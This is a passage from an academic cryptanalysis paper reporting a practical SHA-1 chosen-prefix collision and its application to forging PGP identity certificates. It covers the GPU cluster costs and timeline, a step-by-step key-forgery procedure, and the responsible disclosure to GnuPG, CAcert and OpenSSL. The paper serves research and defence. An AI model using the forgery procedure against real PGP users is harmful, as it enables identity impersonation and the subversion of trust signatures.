with r the A_{33}-solution rate (from Table 4), and h the hash-rate for the birthday phase (from Section 5.3). We give concrete complexity estimates on several GPUs in Table 2. Our chosen-prefix collision attack is roughly four time as expensive as an identical-prefix attack.

5.2 A GPU Cluster

We originally estimated that our attack would cost around US$ 160k by renting GPUs from a cloud provider such as Amazon or Google (using spot or preemptible prices). However, since our computations do not need much communication between the GPUs, nor fancy inter-GPU task scheduling, we can consider renting cheaper GPUs from providers that use gaming or mining cards in consumer-grade PCs, rather that the datacenter-grade hardware used by big cloud providers. Services like `gpuserversrental.com` rent GTX 1060 or GTX 1080 GPUs for a price below 5 cents per month per CUDA core; which would give a total cost around US$ 75k to compute a chosen-prefix collision.

Our cluster was made of 150 machines with 6 GPU each (with a mix of GTX 1060 3G, and GTX 1060 6G), and one master node with two 2TB hard drives in a RAID configuration. The master node had a Core i7 CPU, but the GPU nodes had low-end Pentium or Celeron CPU with two cores. Each machine ran Ubuntu Linux, but there was no cluster management software installed (we used `clush` to run commands on all the nodes). We negotiated a price of US$ 37.8k per month (higher than current prices), and used the cluster for two months.

Cost analysis. We paid US$ 75.6k for our computation, but the cost could be as low as US$ 50k with currently lower GPU prices and less idle time. With the same methods, computing an identical-prefix `SHA-1` collision would cost only about US$ 11k. This is clearly within reach of reasonable attackers.

Of course the underlying weakness of `SHA-1` has always been present, even if it was not public (and maybe not discovered). We estimate that a PS3 cluster (as used by Stevens et al. [27], and as deployed by the US army[3]) could have implemented this attack for a cost of a few million dollars in 2010, when SHA-1 was still the most widely used hash function. This underlines that the deprection process of SHA-1 should have been much faster after the publication of the first theoretical collision attack in 2004.

Looking at the future, this attack will get even cheaper as computation costs decrease. Following Moore's law (that seems to be still valid for GPU[4]), we estimate that it should cost less than US$ 10k to generate a `SHA-1` chosen-prefix collision by 2025.

5.3 Birthday Phase

In order to simplify the implementation, we implemented the birthday phase with two distinct steps: in the first step, each GPU computes independently a series of

[3] https://phys.org/news/2010-12-air-playstation-3s-supercomputer.html

[4] https://blogs.nvidia.com/blog/2017/05/10/nvidia-accelerates-ai-launches-volta-dgx-workstation-robot-simulator-more/

Date	Event	Complexity	# collisions
July 25	Starting cluster setup		
July 27	Computation started		
August 14	Step 2 unsuccessful	$2^{61.9}$	$2^{25.8}$
August 20	Step 2 unsuccessful	$2^{62.4}$	$2^{26.6}$
August 24	Step 2 unsuccessful	$2^{62.6}$	$2^{27.1}$
August 30	Step 2 successful!	$2^{62.9}$	$2^{27.7}$

Table 6: Timeline of the birthday phase.

Date	Event	$\#A_{61}$-sol	Complexity
September 07	Block 1 found[a]	2^{16}	0.11 C_{block}
September 09	Block 2 found	$2^{13.5}$	0.02 C_{block}
September 13	Block 3 found	$2^{16.9}$	0.21 C_{block}
September 14	Block 4 found	$2^{10.8}$	0.003 C_{block}
September 16	Block 5 found	$2^{15.5}$	0.08 C_{block}
September 18	Block 6 found	$2^{15.5}$	0.08 C_{block}
September 20	Block 7 found	2^{16}	0.11 C_{block}
September 21	Block 8 found	$2^{14.5}$	0.04 C_{block}
September 27	Block 9 found[b]	$2^{18.2}$	0.38 C_{block}

Table 7: Timeline of the near-collision phase. C_{block} corresponds to $2^{19.17}$ A_{61}-solutions, excepted for the last block where the use of an extra boomerang increases it to $2^{19.58}$

[a] Two solutions found
[b] Using the $M_6[8]$ boomerang

chains, and in the second step we gather all the results, sort them to find collisions in the end-points, and re-run the chain to locate the collisions. Our implementation runs at a speed of $h = 3.5$GH/s on GTX 1060 GPUs (respectively 3.2 GH/s on GTX 970 and 11 GH/s on GTX 1080 Ti). This is somewhat lower than the hashcat benchmarks reported in Table 2 because hashcat can skip some parts of `SHA-1`, and we have to keep two `SHA-1` states in the registers to implement the birthday phase. Every time we run the second step, we then search the collisions in the graph, to determine whether we have reached a useful starting point (this is run on a separate machine with at least 1TB or RAM, and we let the cluster restart the first step in the meantime).

As shown in Table 6, we ran step 2 four times, and we have been quite unlucky in the birthday phase, only succeeded after finding $2^{27.7}$ collisions, rather than the estimated $2^{26.4}$. It took us 34 days to compute those chains, which corresponds to a hashrate 2.9 TH/s for our cluster (including downtime).

5.4 Near-collision Phase

The near-collision phase is very technical and very complex. Every time a block is found, we have to prepare the search for the next block. This first requires to traverse the graph $\mathcal{G}$ to find the parameters for the next block: we have different constraints in the last steps depending on which output differences are desired. Then, we had to generate a new non-linear part for the early steps, as explained in Section 3.4. We used tools similar to [7], which take a lot of parametrization and trial-and-error to have a proper non-linear part that fits nicely with the core differential path.

This was automated to some extent, but still took between a few hours and a few days of manual work to prepare for each block (it took more time for the first blocks because there are more constraints to build the path, and we were more experienced for the later blocks). Unfortunately, this means that the GPU cluster was not doing useful work during this time. We remark that our attack could have cost less if we had fully automated the entire cryptanalysis process, or if we had improved the search algorithm for the non-linear part of the differential path. This is definitely not impossible to achieve, but it would require a lot of tedious work.

For the last block, we started the computation without the boomerang on $M_6[8]$, and modified the path and the code after one day to include it. As explained in Section 3, this extra boomerang reduces the quality of A_{61}-solutions, so that we need $4/3$ times the number of solutions ($2^{19.58}$ instead of $2^{19.17}$), but it almost doubles the production rate of these solutions. In total, this reduces the computation time by a factor $1.9/4/3 \approx 1.4$.

As expected, intermediate blocks cost much less than C_{block} (the cost of a block with a pre-determined output difference) because we can target a large number of output differences. Only the last block is expected to cost C_{block}. However, we were quite lucky in this phase of attack, because we found all the blocks after only 0.9 C_{block}, rather than the estimated 2 C_{block}. In particular, the last block was found after only $2^{18.2}$ A_{61}-solutions (0.38 C_{block}), instead of the expected $2^{19.58}$.

A timeline of the near-collision phase is given in Table 7, and the chosen-prefix collision is given in the full version of the paper [13].

5.5 Resources Used

A quick overview of the resources used for each part is given in Table 8. If we evaluate the total useful GPU time spent for the attack, we have roughly 78 years for the birthday phase, 25 years for blocks 1 to 9, and 10 years for the last block. This means that roughly 75% of our GPU time was useful. If we convert the attack time

to SHA-1 evaluations, we arrive at a total of $2^{63.6}$, which is quite close to the estimate of $2^{63.5}$ given in Table 2.

6 Application to PGP Web of Trust

Our demonstration of a chosen-prefix collision targets the PGP/GnuPG Web of Trust. More precisely, our goal is to create two PGP keys with different UserIDs, so that key B is a legitimate key for Bob (to be signed by the Web of Trust), but the signature can be transferred to key A which is a forged key with Alice's ID. This will succeed if the hash values of the identity certificates collide, as in previous attacks against X.509 MD5-based certificates [25, 27]. Moreover, due to details of the PGP/GnuPG certificate structure, our attack can reuse a single collision to target arbitrary users Alice and Bob: for each victim, the attacker only needs to create a new key embedding the collision, and to collect a SHA-1 signature. This is arguably the first practical attack against a real world security application using weaknesses of SHA-1.

6.1 Exploiting a Chosen-prefix Collision

We now focus on the identity certificates that will be hashed and signed. Following RFC 4880 [5], the hash computation done during certificate signing receives the public key packet, then a UserID or user attribute packet, and finally a signature packet and a trailer. The idea of the attack is to build two public keys of different sizes, so that the remaining fields to be signed are misaligned, and we can hide the UserID of key A in another field of key B. Following RFC 4880, the signature packet is protected by a length value at the beginning *and at the end*, so that we have to use the same signature packet in key A and key B (we cannot stuff data in the hashed subpacket). Therefore, we can only play with the UserID and/or user attribute packets. Still, a user attribute packet with a JPEG image gives us enough freedom to build colliding certificates, because typical JPEG readers ignore any bytes after the End of Image marker (`ff d9`). This gives us some freedom to stuff arbitrary data in the certificate.

More precisely, we build keys A and B as follows. Key A contains an 8192-bit RSA public key, and a UserID field corresponding to Alice. On the other hand, key B contains a 6144-bit RSA public key, the UserID of Bob and a JPEG image. Therefore, when Bob gets a certification signature of his key, the signer will sign two certificates: one containing his public key and UserID, and another one containing the public key and the image. The public keys A and B and the image are crafted in such a way to generate a collision between the certificates with the key A and Alice's UserID, and the certificate with key B and the image.

6.1.1 Content of Identity Certificates

Figure 8 shows a template of the values included in the identity certificate: those values are hashed when signing a key, and we want the two hashes to collide. In this example, the UserID field of key A contains "`Alice <alice@example.com>`", and the image in key B is a valid JPEG image that will be padded with junk data after the End of Image marker. The real JPEG file is 181 bytes long[5] (from `ff d8` to `ff d9`), and it is padded with 81 bytes, so that the file included in the key is 262 bytes long (here the padding includes 46 bytes corresponding to the end of the modulus of key A, 5 bytes corresponding to the exponent of key A, and 30 bytes corresponding to Alice's UserID).

In Figure 8, we use the following symbols:

- `01` Bytes with a fixed value are fixed by the specifications, or chosen in advance by the attacker (length of fields, UserID, user attribute, ...)
- `??` Represent bytes that are determined by the chosen-prefix collision algorithm (the messages M and M' to generate a collision)
- `!!` Represent bytes that are selected after finding the collision, to generate an RSA modulus with known prime factors
- `..` Represent bytes that are copied from the other certificate
- `**` Represent time-stamps chosen by the attacker
- `$$` Represent the time-stamp chosen by the signer

Underlined values correspond to packet headers (type and length).

6.1.2 Attack Procedure

To carry out the attack, we have to perform the following steps:

1. Build a chosen-prefix collision with prefixes "`99 04 0d 04 ** ** ** ** 01 20 00`" and "`99 03 0d 04 ** ** ** ** 01 18 00`", after filling the `**` with two arbitrary time-stamps. The chosen-prefix collision must have at most 10 near-collision blocks. This determines the `??` bytes of the keys.
2. Choose a tiny JPEG image to include in key B (fixed orange bytes), and an arbitrary UserID to include in key A (fixed yellow bytes)
3. Select "`!!`" bytes in B to obtain a modulus with known factors
4. Select "`!!`" bytes in A to obtain a modulus with known factors
5. Generate key B with the modulus and the padded JPEG. Ask for a signature of the key.

[5] Building a JPEG image smaller than 256 bytes is not easy, but it is possible

Phase	Step	Main resource	Repetitions	Wall time
Setup	Preparation of the graph	CPU and RAM		$\approx$ 1 month
Birthday	Computing chains	GPU		34 days
	Sorting chains	Hard drive	4 ×	$\approx$ 1 day
	Locating collisions	GPU	4 ×	$<$ 1/2 day
	Searching in graph	RAM	4 ×	$<$ 1/2 day
Blocks	Building trail & code	Human Time	9 ×	$\approx$ 1 day
	Finding block	GPU	8 ×	3 hours – 3 days
	Checking results in graph	RAM	8 ×	$<$ 1/2 hour
	Finding last block	GPU	1 ×	6 days

Table 8: Resources used for the attack

6. Copy the signature to key A.

We point out that the chosen-prefix collision is computed *before* choosing the UserIDs and images that will be used in the attack. Therefore, a single CPC can be reused to attack many different victims. This contrasts with attacks on X.509 certificates [25, 27], where the identifier is hashed before the public key.

In order to build the modulus (steps 3 and 4 above), we use the same strategy as in previous works [25, 27]. More precisely, the high order bits are fixed by previous steps, and the low-order bits can be chosen freely. Therefore we have to find a modulus in an interval $[A, B]$ with a known factorisation. We select a random prime P (in the order of $B - A$), and we compute $Q = \lfloor B/P \rfloor$. If Q is a prime, we use $P * Q$ as the modulus: we have $A \leq P * Q \leq B$ when $P \leq B - A + 1$. This takes a few minutes in practice.

We note that the factors of the modulus are unbalanced. With the template of Figure 8, we expect factors of 88 bits and 6056 bits for Key B, and 368 bits and 7824 bits for key A. In practice we managed to find a CP collision with fewer blocks than in Figure 8, so that key B actually has factors of 1112 bits and 5032 bits. This makes both keys hard to factor. As mentioned in [14], it is possible to find modulus with somewhat larger factors using more advanced techniques.

6.1.3 Example Keys

An example of a pair of keys generated with this procedure can be directly downloaded from these URLs:

Key A: `https://SHA-mbles.github.io/alice.asc`

Key B: `https://SHA-mbles.github.io/bob.asc`

The keys can be examined with `pgpdump -i` to see that they include the same signature.

In our demonstration, we chose a time-stamp far in the future to avoid malicious usage of our collision. However, an attacker that can repeat our work will obviously use a valid time-stamp.

6.1.4 Attack Variant

We also found an alternative attack, exploiting the PGP key format in a slightly different way, where key B contains a short public key followed by a JPEG image. We would consider both the public key and the image as the prefix, and stuff the CPC blocks inside the image (after the EOI marker). This variant leaves a smaller space for the CPC blocks, but the advantage is that key A is less suspicious because it doesn't need to contain a valid JPEG file inside the modulus (the modulus is really made of random-looking blocks). On the other hand, this variant requires to compute a new CPC for each key B.

6.2 Impact

As explained in Section 7.1, the "classic" branch of GnuPG (v1.4) uses `SHA-1` by default for identity certifications, and there is still a non-negligible number of keys signed with `SHA-1`. Before our attack was disclosed, `SHA-1` signatures were also accepted by the "modern" branch of GnuPG (v2.2). This made the attack usable in practice.

In addition, a single CPC can be reused to attack many different victims, so that the cost of the CPC is just a one-off cost. Given our cost estimation around US$ 50k, this is well within reach of strong adversaries.

7 `SHA-1` Usage and Disclosure

`SHA-1` is still used in a surprising number of security applications. It is supported in many secure channel protocols (TLS, SSH), and remains actually used for some fraction of the connections. It is also used for PGP identity certifications, and it is the foundation of GIT versioning system. We expect there are also an important




Figure 8: Construction of colliding OpenPGP identity certificates. The colour corresponds to the packets hashed when computing the signature: first, the public key packet (with header), then the UserID or user attribute, and finally the signature packet and trailer. Arrows show when a value is chosen in one key and copied to the other.

number of proprietary systems using `SHA-1`, but getting actual data on this is difficult.

Collisions and chosen-prefix collisions do not threaten all those usages (in particular `HMAC-SHA-1` seems relatively safe), but there are several settings that are directly affected by chosen-prefix collisions:

- PGP identities can be impersonated if trusted third parties sign identity certificates with `SHA-1` (see 7.1)
- X.509 certificates could be broken if some CAs issue `SHA-1` certificates with predictable serial numbers (see 7.2)
- TLS and SSH connections using `SHA-1` signatures to authenticate the handshake could be attacked with the SLOTH attack [1] if the CP collision can be generated extremely quickly (see 7.3 and 7.4)

We stress that when a protocol supports several hash functions, those attacks are possible as long as `SHA-1` is *supported* by implementations, even if it is not selected during normal use. A man-in-the-middle attacker will just force the parties to use `SHA-1`.

More generally, as cryptographers, we recommend to deprecate SHA-1 everywhere, even when there is no direct evidence that this weaknesses can be exploited. SHA-1 has been broken regarding collision resistance for 15 years, and there are better alternatives available, well-studied, and standardized (SHA-2 [17], SHA-3 [18]). There is no good reason to use SHA-1 in modern security software. Attacks only get better over time, and the goal of the cryptanalysis effort is to warn users so that they can deprecate algorithms *before* the attacks get practical.

As a stopgap measure, the collision-detection library of Stevens and Shumow [26] can be used to detect attack attempts (it successfully detects our attack).

Responsible disclosure. We have tried to contact the authors of affected software before announcing this attack, but due to limited resources, we could not notify everyone. We detail below the main affected products, some of the responses we received, and countermeasures deployed at the time of writing. More up to date information will be available on the website of the attack: https://sha-mbles.github.io.

7.1 SHA-1 Usage in GnuPG

There are currently two supported branches of GnuPG: GnuPGv1 is the "legacy" (or "classic") branch, and GnuPGv2 is the "modern" branch. The first version of GnuPGv2 dates back to 2006, and the "legacy" branch is no longer recommended, but the transition took a long time. In particular, GnuPGv1 was still the default version in Fedora 29 (released in October 2018), and in Ubuntu 16.04 LTS (which is supported until April 2021).

GnuPG supports many different algorithms, including SHA-1. Moreover, SHA-1 is the default algorithm for identity certification in GnuPGv1. This is why we targeted PGP in our demonstration of chosen-prefix collisions. After we disclosed our results to the GnuPG team, SHA-1 signatures have been deprecated in the GnuPGv2 branch (commit edc36f5, CVE-2019-14855).

Web of Trust. The original trust model of PGP was the Web of Trust. Instead of using a central PKI, users sign each other's keys to attest of their identity (*e.g.* when attending a key signing party), and trust such certificates from third parties. A scan of the PGP Web of Trust (i.e. identity certifications on public keyservers) shows that roughly 1% of the identity certifications issued in 2019 use SHA-1. This probably corresponds to usage of GnuPGv1 with the default settings, and would make our attack feasible.

CAcert. CAcert (http://cacert.org/) is one of the main CAs for PGP keys, and they still use SHA-1 to sign user keys. We have first contacted them by email on December 14th, and got an answer on January 6th acknowledging this issue. They are now planning a switch to a secure hash function for key certification.

7.2 SHA-1 Usage in X.509 Certificates

The CA/Browser Forum decided to sunset SHA-1 in October 2014, and its members are not supposed to issue SHA-1 certificates after 2016. Web browsers have enforced similar rules, and all modern browsers now reject SHA-1 certificates.

However, SHA-1 certificates are still present for legacy purposes, on services that are used by older clients that can not be upgraded. In particular, it remains possible to buy a SHA-1 certificate today, and there are a few recently-issued certificates in use on the web[6]. There are also a few old SHA-1 certificates still in use[7]. Those certificates are rejected by modern web browsers, but they can be accepted by non-web TLS clients. For instance, it seems that the Mail application in Windows 10 can open an IMAP session secured with a SHA-1 certificate without warning.

Chosen-prefix collisions against MD5 have been able to break the security of certificates in the past, with the creation of a Rogue CA by Stevens *et al.* [27], and in the wild by the flame malware [21]. If some of the CAs still issuing SHA-1 certificates use predictable serial numbers, a similar attack might be possible today (being located at the beginning of the "to-be-signed" part of the certificate, if the serial number is unpredictable then the CP collision attack is thwarted as a crucial part of the hashed input is not controlled by the attacker).

7.3 SHA-1 Usage in TLS

Besides certificates, there are two places where SHA-1 can be used in the TLS protocol: SHA-1 can be used to sign the handshake, and HMAC-SHA-1 can be used to authenticate data in the record protocol.

Handshake. Client authentication in TLS uses a signature of the transcript, which can be abused using CP collisions, as shown by the SLOTH attacks [1]. However, this remains far from being a practical attack, because

[6] Some examples can be found by searching through certificate transparency logs: http://web.archive.org/web/20191227165750/https://censys.io/certificates?q=tags%3Atrusted+AND+parsed.signature.signature_algorithm.name%3ASHA1%2A+AND+parsed.validity.start%3A%5B2019-01-01+TO+%2A%5D

[7] As seen in this scan: http://web.archive.org/web/20191227165038/https://censys.io/ipv4?q=443.https.tls.validation.browser_trusted%3AYes+AND+443.https.tls.certificate.parsed.signature_algorithm.name%3ASHA1%2A

the CP collision has to be computed in a very short time (timeout value is generally set to a few seconds, but can be up to several minutes).

In TLS 1.0 and 1.1, the handshake is hashed with the concatenation of `SHA-1` and `MD5`. Using the multicollision attack from Joux [9], computing a CP collision for `MD5` $\|$ `SHA-1` is not much harder than for `SHA-1`. We give concrete figures in Table 2, showing that this is probably within reach of a well motivated adversary.

In TLS 1.2, the hash function used is configurable. The vast majority of TLS 1.0/1.1 clients and server support `SHA-1`, and many servers actually *prefer* to use `SHA-1`, even when the client offers better algorithms[8,9].

In TLS version 1.3, `MD5` and `SHA-1` have been removed.

Ciphersuites. The large majority of clients and servers support ciphersuites where `HMAC-SHA-1` is used to authenticate the packets, at least for interoperability reasons. It seems that usage of `HMAC-SHA-1` represents a few percent of all the connections[10,11]. This usage is not threatened by our attack, but we recommend to avoid `SHA-1` usage when possible.

OpenSSL. The next version of OpenSSL will no longer allow X.509 certificates signed using `SHA-1` at security level 1 and above (commit `68436f0`). Since security level 1 is the default configuration for TLS/SSL, this will prevent `SHA-1` usage for certificates.

Debian Linux had previously set the default configuration to security level 2 (defined as 112-bit security) in the latest release (Debian Buster); this already prevents dangerous usage of `SHA-1` (for certificates and handshake signature).

7.4 `SHA-1` Usage in SSH

`SHA-1`'s usage in SSH is similar to its usage in TLS. The SSH-2 protocol supports usage of `SHA-1` to sign the transcript (at the end of the key exchange), and `HMAC-SHA-1` to authenticate the data in the record protocol. As in the TLS case, usage of `SHA-1` to sign the transcript has been shown to be potentially vulnerable to the SLOTH attack [1], but this is not practical given the timing constraints (usually just a few seconds, but can be configured to a longer period of time).

Again, the choice of cryptographic algorithms depends on a negotiation between the client and server, so it is hard to know exactly what will be selected. However, scans of the IPv4 space from censys at the time of writing show that roughly 17% of servers use `SHA-1` to sign the transcript[12], and 9% of servers use `HMAC-SHA-1` in the record protocol[13]. This mostly corresponds to servers running old versions of SSH daemons.

OpenSSH. Due to our results, since version 8.2 of OpenSSH a "future deprecation notice" is included, explaining that `SHA-1` signatures will be disabled in the near-future.

7.5 Other Usages of `SHA-1`

DNSSEC. `SHA-1` is still used in DNSSEC, with 18% of the top-level domains using `SHA-1` at the time of writing[14]. Since DNSSEC signatures include user-supplied content, CP collisions could be used to attack the DNSSEC system.

GIT. GIT relies heavily on `SHA-1` to identify all objects in a repository. It does not necessarily require cryptographic security from `SHA-1`, but there are certainly some attack scenarios where attacks on `SHA-1` would matter. In particular, signed GIT commits are essentially signatures of a `SHA-1` hash, so they would be sensitive to collision attacks.

The GIT developers have been working on replacing SHA-1 for a while[15], and they use a collision detection library [26] to mitigate the risks of collision attacks.

Timestamping. Many timestamping servers apparently support `SHA-1`, such as: https://sectigo.com/resources/time-stamping-server

8 Conclusion and Future Works

This work shows once and for all that `SHA-1` should not be used in any security protocol where some kind of collision resistance is to be expected from the hash function. Continued usage of `SHA-1` for certificates or for

[8] http://web.archive.org/web/20191227174651/https://censys.io/domain/report?field=443.https.tls.signature.hash_algorithm

[9] http://web.archive.org/web/20191227174551/https://censys.io/domain?q=443.https.tls.signature.hash_algorithm%3Asha1

[10] See https://telemetry.mozilla.org/new-pipeline/dist.html#!measure=SSL_CIPHER_SUITE_FULL, were buckets 5, 61 and 63 correspond to `HMAC-SHA-1` ciphersuites

[11] http://web.archive.org/web/20191226134753/https://censys.io/domain/report?field=443.https.tls.cipher_suite.name.raw

[12] http://web.archive.org/web/20191226130952/https://censys.io/ipv4/report?field=22.ssh.v2.selected.kex_algorithm

[13] http://web.archive.org/web/20191226131928/https://censys.io/ipv4/report?field=22.ssh.v2.selected.client_to_server.mac

[14] https://www.dns.cam.ac.uk/news/2020-02-14-sha-mbles.html

[15] https://git-scm.com/docs/hash-function-transition/

authentication of handshake messages in TLS or SSH is dangerous, and there is a concrete risk of abuse by a well-motivated adversary. `SHA-1` has been broken regarding collision resistance since 2004, but it is still used in many security systems. We strongly advise users to remove `SHA-1` support to avoid downgrade attacks.

We also show that gaming or mining GPUs offer a cheap and efficient way to attack symmetric cryptography primitives. In particular, it now costs less than US$ 100k to rent GPUs and break cryptography with a security level of 64 bits (i.e. to compute 2^{64} operations of symmetric cryptography).

The cost of our attack is roughly four times the cost of a plain collision attack, so there is limited room for improvements in terms of complexity.

On the other hand, we believe there is some possibility to reduce the number of blocks used in the attack without increasing the complexity much. Firstly, with a better use of the global parameters of the general chosen-prefix collision attack. By playing with the number of blocks, the allowable probabilities and the size of the graph, one could probably find a better configuration. Secondly, by not considering only the core differential trail from [23], but using other interesting ones, we would increase the pool of available differences and in turn reduce the required number of blocks.

Acknowledgements

The authors would like to thank Vesselin Velichkov for his help with regards to an initial analysis of neutral bits applicability on `SHA-1` and Werner Koch for his comments on the applicability of our attacks on PGP. The authors would also like to thank `gpuserversrental.com` for their efficient service regarding the GPU cluster renting. The second author is supported by Temasek Laboratories, Singapore.

A small part of the experiments presented in this paper were carried out using the Grid'5000 testbed, supported by a scientific interest group hosted by Inria and including CNRS, RENATER and several Universities as well as other organizations (see `https://www.grid5000.fr`). Development and small scale experiments before launching the main computation were carried out on the rioc cluster from Inria.

References

[1] Karthikeyan Bhargavan and Gaëtan Leurent. Transcript collision attacks: Breaking authentication in TLS, IKE and SSH. In *NDSS 2016*. The Internet Society, February 2016.

[2] Eli Biham and Rafi Chen. Near-collisions of SHA-0. In Franklin [8], pages 290–305.

[3] Eli Biham, Rafi Chen, Antoine Joux, Patrick Carribault, Christophe Lemuet, and William Jalby. Collisions of SHA-0 and reduced SHA-1. In Ronald Cramer, editor, *EUROCRYPT 2005*, volume 3494 of *LNCS*, pages 36–57. Springer, Heidelberg, May 2005.

[4] Gilles Brassard, editor. *CRYPTO*, volume 435 of *Lecture Notes in Computer Science*. Springer, 1990.

[5] J. Callas, L. Donnerhacke, H. Finney, D. Shaw, and R. Thayer. *RFC 4880 - OpenPGP Message Format*. Internet Activities Board, November 2007.

[6] Ivan Damgård. A Design Principle for Hash Functions. In Brassard [4], pages 416–427.

[7] Christophe De Cannière and Christian Rechberger. Finding SHA-1 characteristics: General results and applications. In Xuejia Lai and Kefei Chen, editors, *ASIACRYPT 2006*, volume 4284 of *LNCS*, pages 1–20. Springer, Heidelberg, December 2006.

[8] Matthew Franklin, editor. *CRYPTO 2004*, volume 3152 of *LNCS*. Springer, Heidelberg, August 2004.

[9] Antoine Joux. Multicollisions in iterated hash functions. Application to cascaded constructions. In Franklin [8], pages 306–316.

[10] Antoine Joux and Thomas Peyrin. Hash functions and the (amplified) boomerang attack. In Alfred Menezes, editor, *CRYPTO 2007*, volume 4622 of *LNCS*, pages 244–263. Springer, Heidelberg, August 2007.

[11] Vlastimil Klima. Tunnels in hash functions: MD5 collisions within a minute. Cryptology ePrint Archive, Report 2006/105, 2006. `http://eprint.iacr.org/2006/105`.

[12] Gaëtan Leurent and Thomas Peyrin. From collisions to chosen-prefix collisions application to full SHA-1. In Yuval Ishai and Vincent Rijmen, editors, *EUROCRYPT 2019, Part III*, volume 11478 of *LNCS*, pages 527–555. Springer, Heidelberg, May 2019.

[13] Gaëtan Leurent and Thomas Peyrin. SHA-1 is a Shambles - First Chosen-Prefix Collision on SHA-1 and Application to the PGP Web of Trust. Cryptology ePrint Archive, Report 2020/014, 2020. `https://eprint.iacr.org/2020/014`.

[14] Marc Stevens. Attacks on Hash Functions and Applications. PHD Thesis, Leiden University, June 2012.

[15] Ralph C. Merkle. One Way Hash Functions and DES. In Brassard [4], pages 428–446.

[16] National Institute of Standards and Technology. FIPS 180-1: Secure Hash Standard, April 1995.

[17] National Institute of Standards and Technology. FIPS 180-2: Secure Hash Standard, August 2002.

[18] National Institute of Standards and Technology. FIPS 202: SHA-3 Standard: Permutation-Based Hash and Extendable-Output Functions, August 2015.

[19] Ronald L. Rivest. The MD4 message digest algorithm. In Alfred J. Menezes and Scott A. Vanstone, editors, *CRYPTO'90*, volume 537 of *LNCS*, pages 303–311. Springer, Heidelberg, August 1991.

[20] Ronald L. Rivest. *RFC 1321: The MD5 Message-Digest Algorithm*. Internet Activities Board, April 1992.

[21] Marc Stevens. Counter-cryptanalysis. In Ran Canetti and Juan A. Garay, editors, *CRYPTO 2013, Part I*, volume 8042 of *LNCS*, pages 129–146. Springer, Heidelberg, August 2013.

[22] Marc Stevens. New collision attacks on SHA-1 based on optimal joint local-collision analysis. In Thomas Johansson and Phong Q. Nguyen, editors, *EUROCRYPT 2013*, volume 7881 of *LNCS*, pages 245–261. Springer, Heidelberg, May 2013.

[23] Marc Stevens, Elie Bursztein, Pierre Karpman, Ange Albertini, and Yarik Markov. The first collision for full SHA-1. In Jonathan Katz and Hovav Shacham, editors, *CRYPTO 2017, Part I*, volume 10401 of *LNCS*, pages 570–596. Springer, Heidelberg, August 2017.

[24] Marc Stevens, Pierre Karpman, and Thomas Peyrin. Freestart collision for full SHA-1. In Marc Fischlin and Jean-Sébastien Coron, editors, *EUROCRYPT 2016, Part I*, volume 9665 of *LNCS*, pages 459–483. Springer, Heidelberg, May 2016.

[25] Marc Stevens, Arjen K. Lenstra, and Benne de Weger. Chosen-prefix collisions for MD5 and colliding X.509 certificates for different identities. In Moni Naor, editor, *EUROCRYPT 2007*, volume 4515 of *LNCS*, pages 1–22. Springer, Heidelberg, May 2007.

[26] Marc Stevens and Daniel Shumow. Speeding up detection of SHA-1 collision attacks using unavoidable attack conditions. In Engin Kirda and Thomas Ristenpart, editors, *USENIX Security 2017*, pages 881–897. USENIX Association, August 2017.

